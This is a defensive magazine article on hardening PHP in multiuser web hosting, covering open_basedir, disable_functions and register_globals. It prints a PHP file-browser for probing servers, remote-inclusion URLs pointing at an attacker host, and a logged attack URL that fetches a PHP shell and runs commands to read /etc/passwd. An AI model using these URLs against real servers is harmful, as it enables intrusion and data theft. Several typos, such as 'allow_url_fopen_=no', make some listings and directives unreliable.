Secure PHP in Multiuser Environments

Web Server Airbag

www.photocase.de

Allowing users to arbitrarily install PHP scripts can endanger your Web server's security. A tiny error is all it takes to give attackers access to the file system or the shell. But admins have a last line of protection which uses PHP options to minimize the risk. PEER HEINLEIN

Most Web providers today allow you to execute PHP scripts. Users can run their own server applications on the server – and expose themselves to far greater risks than they might expect. This said, PHP means less exposure to risk than legacy CGI scripts.

Looking for Holes

Listing 1 shows a file manager we can use to test the web space we want to secure. After uploading the file manager into the web space, we can use it to attain easy access to the hard disk, including the root level, if the PHP interpreter allows us to go that far. Because the interpreter runs in the same context as the Apache web server, we may be able to access */etc/passwd* and other people's web directories, including the *.htpasswd* files stored in those directories.

The */tmp* directory is also interesting as it often contains files the administrator has forgotten, such as lists of files or users, a database dump, and other internal information. Figure 2 shows the possible outcome.

The PHP documentation at [1] has examples of parameters and functions, as well as a few chapters on security topics [2]. The older but extremely readable HOWTO on installing a secure web server by Marc Heuse at [3] also gives a good overview.

Don't be Fooled by Safe_mode

If this is the first time you have had to look into securing PHP, you will probably have noticed a promising sounding *php.ini* parameter known as *safe_mode*. This setting tells PHP to perform a few additional security checks. Among other things, on file access, the interpreter checks if the user ID for the file is the same as the user ID of the calling script. This is PHP's attempt to prevent users from reading files that do not belong to them, although the filesystem would give them read access.

However, this approach causes a few issues. Files created by PHP at runtime – uploaded images, cache files, or single files in a guestbook – normally have the Web server user ID, whereas PHP scripts uploaded using FTP will run with their owner's user ID. Safe_mode would just cause access problems in this case.

Checking file permissions is just a small step toward security that is quite useless on its own. The parameter does not live up to its presumptuous name. Added to that, there are few implementation issues; PHP does not perform safe_mode checks correctly at times. The advantage can actually prove to be a disadvantage, with administrators thinking they are safe [4] and not taking any other security measures.

open_basedir provides more protection with fewer issues. Even if *safe_mode* works, you should still consider *open_basedir* as an extra precaution.

Open_basedir – a Knight in Shining Armor?

open_basedir allows admins to define one or more paths. PHP scripts are only allowed to access files in these directories (Figure 3). Assuming that *php.ini* has an *open_basedir = /srv/www/htdocs* entry, PHP would return an error for any attempt to access a file outside of this directory.

This restriction to the Apache *$HTDOCROOT* prevents access to the whole disk, however, web server users can still read and write to each other's directories, unless their Unix file permissions prevent them from doing so. The file browser in Listing 1 would still be capable of producing the output shown in Figure 2.



Figure 2: A PHP script has free access to an insecure server. The simple PHP file manager in Listing 1 is all we need to take a look around.



Figure 3: *open_basedir* allows admins to restrict PHP scripts to files in the server directory space. The filesystem area that the virtual server can access is highlighted.

The way to handle this situation is to create an *open_basedir* for each hosted domain, or user, to restrict access to a single directory. Luckily, PHP can use the *php_admin_value* parameter in the Apache virtual host definition to impose the necessary restrictions (Listing 2). Multiple directories need to be colon-separated. After applying the new security level and restarting the Apache Web server,, the server denies access to other people's directories, as Figure 4 demonstrates.

Apache Configures PHP

Line 10 in our example allows access to the */usr/share/php* directory besides the folders in the */srv/www/htdocs/www.example.com* domain. The directory contains common PHP libraries and PEAR (PHP Extension and Application Repository) packages.

By default, *upload_tmp_dir* points to a */tmp* directory, which provides global write access. This is not a setting for a secure environment. It is important to assign a temp directory to each domain (line 12), and to save session data individually for each domain (line 13).

As the configuration for *upload_tmp_dir* specifies a directory below */srv/www/htdocs/www.example.com*, PHP scripts still have access despite *open_basedir*

CGI and PHP

A CGI program runs on the server as an independent process. A CGI process with the necessary access privileges has the same capabilities as a user process, including hardware and filesystem access, and even access to system variables, process lists, user lists, and many other things. You need to be able to trust your users if you permit them to run arbitrary CGIs (Figure 1). In contrast, PHP scripts run in a sandbox provided by the PHP interpreter as an Apache daemon component.

Linux environments are typically configured for secure multiuser operations, but we need to distinguish between locally and remotely exploitable security holes. A local attacker is far more dangerous to a system than an outsider, and a CGI script exposes you to the same risk as a local saboteur.

Additionally, it is more difficult to get the file permissions right for a web server than for a normal desktop. You need to assign at least read permissions both to the web server user ID and to the user that creates the pages for any files you publish on the Web. But in a multiuser environment, even simple read access of this kind can be an issue, as you need to avoid external users reading your database passwords. If you need to assign write permissions for your web space, for guest books or picture galleries for example, some HOWTOs recommend *chmod 777* – an almost suicidal approach that has often led to to completely open directories in the past.



Figure 1: In contrast to this, PHP scripts run in a sandbox provided by the PHP interpreter, as an Apache daemon component.

Keeping the Users Apart

It is more or less impossible to keep users from accessing each other's data using default CGI settings. With some additional effort, admins can at least prevent FTP servers from permitting *chmod 777*. And Apache's CGI wrapper provides an added layer of protection, ensuring that CGI programs are executed with the user ID of their owner, rather than with the privileges of the Apache daemon. Admins have a lot more options with PHP. The *open_basedir* option that we will be looking at in this article tells the PHP interpreter to check if the script is allowed to access the specified *directory* in addition to checking file permissions.

restrictions. If this was not true, line 10 would also need to include the path to the directory.

Input Validation

Admins often underestimate the risk that an insecure configuration entails, and the kind of users they need to protect themselves against. In some cases, remote attackers can upload their own PHP code to the server and execute it on the server, without needing FTP access to the web space. The real danger is not a question of trusting legitimate users.

The technique that allows web surfers to add their own manipulated code to badly implemented guestbooks, web logs, or other input fields, is known as code injection. If the server-side application simply passes on the guestbook entry without performing input validation, the server may run the attacker's command when another unsuspecting user views the malevolent entry. Applications should return only ASCII text, but even then attackers can avoid discovery by including closing tags to convince the PHP interpreter that it has reached the end of the guestbook entry before adding malevolent PHP commands.

It is difficult for administrators to prevent this kind of attack happening to their web servers. In fact, it is the PHP programmer's job to validate and remove malevolent input; see box "Secure PHP Programming." However, PHP can protect the data the script has collected (using *GET*, *POST*, or cookies) by escaping dangerous quotes or backticks, and

Listing 1: File browser

```
01 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0
   Transitional//EN">
02 <html><head><title>
03   Filebrowser v1.0 -- Peer Heinlein
04 </title></head>
05 <body>
06 <?
07 if(isset($_GET['path'])) {
08   // Read variable if register_globals=off
09   $path = $_GET['path'];
10
11   // If file, then show content
12   if(is_file($path)) {
13     $file = fopen($path,"r");
14     print "<pre>";
15     while (!feof($file)) {
16       $zeile = fgets($file, 4096);
17       print htmlentities($line,ENT_QUOTES);
18     }
19     print "</pre></body></html>";
20     fclose($file);
21     exit;
22   }
23
24   // If path, show directory list
25   print "<pre><b>Content of $path</b><br><br>";
26   $dir = opendir($path);
27   while($file = readdir($dir)) {
28     $filepath = $path . "/" . $file;
29     if(is_dir($filepath))       print "[DIR ] ";
30     elseif(is_file($filepath)) print "[FILE] ";
31     elseif(is_link($filepath)) print "[LINK] ";
32     else                        print "       ";
33
34     if($file == ".")
35       print "<a href=\"" . $_SERVER['PHP_SELF']
36         . "?path=$path\">.</a><br>";
37     elseif($file == "..") {
38       if(substr($path,0,strrpos($path,"/")) == "")
   {
39         print "<a href=\"" . $_SERVER['PHP_SELF']
40           . "?path=/\">..</a><br>";
41       } else {
42         print "<a href=\"" . $_SERVER['PHP_SELF']
43           . "?path=" .
   substr($path,0,strrpos($path,"/"))
44           . "\">..</a><br>";
45       }
46     }
47     else {
48       print "<a href=\"" . $_SERVER['PHP_SELF']
49         . "?path=" . (($path == "/") ? "" : $path)
50         . "/" . rawurlencode($file) .
   "\">$file</a>";
51       // list file attributes
52       $mode = (is_writeable($filepath)) ?
53         ", mode: writeable " : "";
54       $stat = stat($filepath);
55       $uid = $stat[4];
56       $gid = $stat[5];
57       $size = $stat[7];
58       print "    [ uid: $uid, gid: $gid, size:
   $size $mode]";
59     }
60   }
61   closedir($dir);
62   print "</pre>";
63 } else {
64 ?>
65 <form action="" method="get">
66   Directory?<br>
67   <input type="text" name="path">
68   <br><br>
69   <input type="submit" value="display">
70 </form>
71 <?
72 }
73 ?>
74 </body>
75 </html>
```

thus mitigating the risk. A global setting called *magic_quotes_qpc=on* in *php.ini* takes care of this. But this option is no replacement for some degree of paranoia on the part of the PHP programmer.

It is the admin's job to mitigate the collateral damage. A code injection attack might affect an unwary PHP programmer, but it should not be allowed to hurt innocent bystanders, that is other users on the server. The *open_basedir* option is a good way of achieving this. It prevents injected PHP commands from spreading to other user's data.

Using HTTP to Upload Exploit Code

PHP scripts that do not handle page IDs used to prepare the includes for a file correctly are an easy target for attackers. The following URL demonstrates that the *index.php* script simply accepts the *$id* variable as a path for a PHP include command:

```
http://www.example.com➥
  /cms/index.php?➥
  id=info/appointments.txt
```

Manipulating the URL can dig up information which the Apache Web server does not serve up with the file, for good reasons:

```
http://www.example.com➥
  /cms/index.php?➥
  id=intern/.htpasswd
```

At least admins can rely on *open_basedir* to prevent other users accessing this data. Attackers only see the files in the vulnerable domain. But don't assume that the attacker is restricted to linking with files in this domain. The PHP *include* command also handles URLs by default and will use FTP or HTTP to load PHP files.

If an attacker manipulates the URL and points it at some PHP code on a remote Web server, the compromised server will load this code, insert it at an appropriate location, and run the code. Figure 5 shows this procedure. The manipulated URL contains the address of the attacking server:

```
http://www.example.com➥
  /cms/index.php?
```



Figure 4: This is the kind of error message that any admin appreciates. Thanks to *open_basedir*, PHP prevents unauthorized access to the directory listing of the script (see Figure 2).

```
id=http://www.attacker.com➥
   /hackcode.php
```

You can use a *php.ini* parameter to remedy this problem:

```
allow_url_fopen_=no
```

Checking the logfiles on many web servers reveals that script kiddies programmatically search websites for vulnerabilities. Thanks to Google, finding enough promising URLs is no trouble at for a would-be attacker. For example, searching for *=http://* in your own Apache *access* logfile typically reveals a few suspicious cases that could be worth investigating. Parameters with full URLs are not necessarily suspicious, as is the case with translation services, or anonymizers for other websites. But an occurrence of this string in your website parameters is typically a sign that somebody is up to no good.

The PHP Shell

The *cmd.txt* script (*cmd.php*) is interesting, clever, and one of the script kiddy's biggest friends. The script expects a call parameter, *cmd*, and attempts to use *exec()* or *system()* to run the parameter as a Linux command. If successful, it gives the attacker a flexible shell. Attackers can use the browser location box to enter Unix commands.

The following entry in my own logfile demonstrates what can happen if you fail to harden your server. The *%20* string is a URL-encoded space character.

```
http://www.heinlein-support.de➥
  /index.php?id=http:➥
  //farpador.ubbi.com.br/➥
  cmd.txt?&cmd=uname%20-➥
```

Listing 2: Open_basedir per domain

```
01 <VirtualHost 192.168.99.99:80>
02 ServerAdmin webmaster@example.com
03 DocumentRoot /srv/www/htdocs/www.example.com/html
04 ServerName www.example.com
05 ErrorLog /var/log/httpd/www.example.com-error
06 CustomLog /var/log/httpd/www.example.com-access_log combined
07
08 # open_basedir restricted to DocumentRoot, the PHP libraries
09 # and possibly the PHP-tmp directory!
10 php_admin_value open_basedir
   /srv/www/htdocs/www.example.com:/usr/share/php
11 # additional security provided by individual paths per domain
12 php_admin_value upload_tmp_dir /srv/www/htdocs/www.example.com/tmp
13 php_admin_value session.save_path
   /srv/www/htdocs/www.example.com/session
14 </VirtualHost>
```

```
a;cat%20/proc/
version;uptime;id;pwd;
/sbin/ifconfig|
grep%20inet;cat%20
/etc/passwd
```

This URL attempts to load the PHP shell, *cmd.txt*, from *http://farpador.ubbi.com.br*. The call also passes a Unix shell command to the shell to query the operating system, uptime, user ID and home directory, and the IP addresses, before finally adding the content of */etc/passwd*.



Figure 5: Poorly coded PHP scripts allow attackers to inject their own code into a page. If asked to do so, PHP will load this code from a remote Web server.

Suspicious URLs

Admins should occasionally copy suspicious URLs to their browsers and check how their sites react to these exploits. If your site displays any of the information the attacker has targeted, you can look forward to some overtime.

The fact that a malevolent URL appears in your logfile does not necessarily mean you have been hacked. But someone has attempted to run system commands on your machine. If this happens to you, take the following steps:

- At the firewall, prevent your web server from querying external FTP or HTTP sources (outgoing TCP data to target port 80). If you need to support HTTP connections for Linux or antivirus updates, you should restrict these connections to the manufacturer's website.
- Explain the principles of careful PHP programming to your users.
- Disable the execution of system commands in PHP, if possible.

PHP has a useful option that disables dangerous commands in the PHP interpreter. To disable dnagerous commands, add the following entry to *php.ini*:

```
disable_functions = system,
  exec,shell_exec, passthru,
  phpinfo, show_source
```

The *system*, *exec*, *shell_exec*, and *passthru* keywords allow PHP scripts to launch external Linux commands with the Web server's privileges. These PHP functions are not typically required on a normal Web server; in fact, almost any PHP script should be able to do without Linux commands.

Disabling PHP Functions

Open_basedir protection does not really work until you have disabled these functions. Remember that Linux commands know nothing about PHP restrictions and will open any file that the Web server is permitted to access. But even if you really need to permit the *exec()* function, there is still a way of protecting yourself:

```
safe_mode_exec_dir =
    /srv/www/bin
```

Admins can use *php.ini* to assign a directory for permitted Linux programs to this parameter (or symlinks to permitted tools). This at least stops the PHP script from executing arbitrary programs. You need to enable *safe_mode* to do this.

The *show_source* function is hardly used and has no right to be on a production Web server, as it hands attackers your PHP scripts on a silver platter, possibly including your database passwords, color-coding your scripts to make them more easily readable.

Some inquisitive people like to run *phpinfo()* to display details of the web

Secure PHP Programming

More than anyone else, the PHP programmer is responsible for the security of a website. Rule number 1: trust nobody. When creating websites, follow these rules:

1. Never Trust a Variable You Didn't Assign yourself

Before using a variable, make sure you initialize the variable with a known value (Listing 4, line 2). Otherwise a missing register_globals=off will allow an attacker to manipulate your variable.

2. Check File Paths Before You includes

Even though access to external paths may be restricted by an open_basedir setting, there are enough files in your own Web space that are not meant for public access, for example, .htpasswd or the file with your MySQL database passwords. If your script uses a parameter passed to it as an include path to a file, it should check if it is permitted to bind the file. Failure to check for this might otherwise allow an attacker to substitute paths.

Regular expressions provide a useful means of input validation. Your best approach is to allow only harmless characters. If this does not work, you should check if the filename starts with a dot, and rename any sensitive data to start with a dot. The regexp should also prevent .. in pathnames. Includes should be placed in a previously defined subdirectory, whose path should be entered into the include statement.

3. Validate All User Input

All user input, independent of its format (URL, cookie, or form-based) should be validated by your script before saving. In particular, your script must check for unauthorized HTML tags or PHP program code in the input text. The input could include a terminating ";, for example, which could cause the PHP interpreter to run any PHP code that followed (PHP code injection). The interpreter will assume that "; terminates the input. Attackers could also inject an SQL command to terminate the data your program passes to the MySQL database and insert malevolent code at that point (SQL injection).

You do not need to write the input validation code yourself; PHP has addslashes(), quote_meta(), and mysql_real_escape_string() to escape these special characters and strip_tags() to remove HTML and PHP tags.

space. Although this information is harmless in its own right, and the default values are known, anything an attacker can glean on his or her search for vulnerabilities might be decisive. Best practice dictates that admins avoid giving outsiders access to internal information. Many web space users leave files like *phpinfo.php* lying around, exposing valuable information to anyone who cares to pick it up.

To be safe, you should disable the info function and instead create a static HTML file with the output from *phpinfo()*, if needed. You could additionally password protect the page to restrict this information to legitimate users.

Storing Variables

You should also add a *register_globals = off* entry to *php.ini*. This avoids programming errors and forces programmers to produce cleaner code. Setting *register_globals = on* means PHP will create variables to reflect the parameters in a URL. The following URL would assign a value of *tux* to the *$username* variable and *southpole* to *$password*:

```
http://www.example.com
  /index.php?username=
  tux&password=southpole
```

A poorly crafted program will employ this feature to evaluate and use the URL parameters. The script in Listing 3 seems to be a harmless authentication request at first sight, but an attacker might type the following URL to guess passwords:

```
http://www.example.com
  /index.php?auth=1
```

Listing 3: Insecure Script

```
01 <?
02 if($username == "tux" &&
   $password == "blabla") {
03     $auth = 1;
04 }
05
06 if($auth == 1) {
07     print "Internal area ";
08 } else {
09     print "Sorry, access
   denied ";
10 }
11 ?>
```

The *auth* parameter without any login data will reveal internal data. The supposedly harmless check in line 6 will assume that the user has authenticated. The PHP programmer should have initialized the variable, *$auth = 0*, at the start of the script or added an *else* branch to the condition to provide a defined state. This said, the admin could also prevent this vulnerability:

```
register_globals=off
```

This setting prevents PHP from storing URL parameters in variables. At the same time, it breaks the password query in line 2. The script needs to use the reserved global arrays *$_GET*, *$_POST*, or *$_COOKIE* to evaluate the parameters. Listing 4 shows a more carefully crafted script.

Disabling Register_globals: the Effect

Because of all the changes needed to PHP scripts, it is typically quite difficult to move a server from *register_globals = on* to *register_globals = off*. Users with poorly written scripts often fail to understand why they need to change a script that has been working fine for them.

This said, it is definitely worth the effort, since it protects programmers from their own ignorance. You should look to complete the change in several steps. Announcing the change well in advance gives users the opportunity to review their code in good time. You can then temporarily set *register_globals = off* for a few hours. Users should take this opportunity to check their scripts and remove errors.

Listing 4: Secure Script

```
01 <?
02 $auth = 0;
03 $uid = $_GET['username'];
04 $pwd = $_GET['password'];
05
06 if($uid == "tux" && $pwd ==
   "blabla") {
07     $auth = 1;
08 }
09
10 if($auth == 1) {
11     print "Internal area ";
12 } else {
13     print "Sorry, access
   denied";
14 }
15 ?>
```

Newly-deployed Web servers should disable register globals right from the outset, although you should be prepared to discuss this step with users. Some users on your network will not be able to understand why their favorite PHP script will no longer run on the server for lack of clean programming, although it was given 9.5 points out of 10 by its adoring users.

The PHP developers are aware that the Web is an unfriendly place, and they have managed to correct PHP's default behavior in version 5, setting *register_globals* to *off*. This said, PHP5 does not give you any new tools for hardening your server.

Conclusion

A few simple steps are all it takes to provide your users with the kind of security they need. Many everyday issues simply disappear without too much overhead. Failing to apply basic security is negligent. The measures described in this article should be part of your security posture no matter what your setup looks like. ■

INFO

[1] PHP Documentation: *http://www.php.net/docs.php*

[2] Manual on PHP Security: *http://de2.php.net/manual/de/security.index.php*

[3] Marc Heuse, "Installing a Secure Web Server": *http://www.suse.de/de/private/support/online_help/howto/secure_webserv/*

[4] Criticism of PHP safe_mode: *http://ilia.ws/archives/18_PHPs_safe_mode_or_how_not_to_implement_security.html*

THE AUTHOR

Peer Heinlein has been an Internet Service Provider since 1992. Besides his book on Postfix, Peer has published two other books on "LPIC-1" and the "Snort" Intrusion Detection System with Open Source Press. Peer's company, www.heinlein-support.de, educates and trains administrators, and provides consulting and support services all over Europe.